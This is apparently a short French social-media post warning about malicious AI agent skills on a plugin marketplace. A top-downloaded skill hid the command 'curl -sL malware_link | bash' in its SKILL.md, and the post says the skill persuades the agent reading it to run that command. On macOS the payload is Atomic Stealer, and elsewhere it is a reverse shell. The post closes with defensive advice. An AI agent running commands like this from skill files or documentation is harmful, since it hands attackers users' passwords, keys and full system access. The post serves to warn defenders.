
Une personne a téléchargé 677 paquets. La compétence numéro 1 en téléchargements est infectée. La note a été gonflée, la documentation semblait parfaite.
Schéma : une commande cachée curl -sL malware_link | bash dans SKILL.md. Sur macOS — Atomic Stealer (mots de passe, clés SSH, sessions Telegram, crypto, clés API). Sur les autres — reverse shell avec accès complet.
Pourquoi c'est plus dangereux que les attaques classiques de la chaîne d'approvisionnement : auparavant, un paquet malveillant se déclenchait lors de l'installation. Maintenant, le plugin convainc l'agent IA d'exécuter la commande. Un agent avec accès au terminal et aux fichiers = accès complet à toute l'infrastructure.
Pour la publication, un compte GitHub de plus d'une semaine suffisait.
→ Vérifiez le code source des plugins
→ N'exécutez pas aveuglément les commandes de la documentation
→ Limitez l'accès de l'agent au système
1 184 paquets, des milliers de téléchargements. Ce n'est plus de la théorie.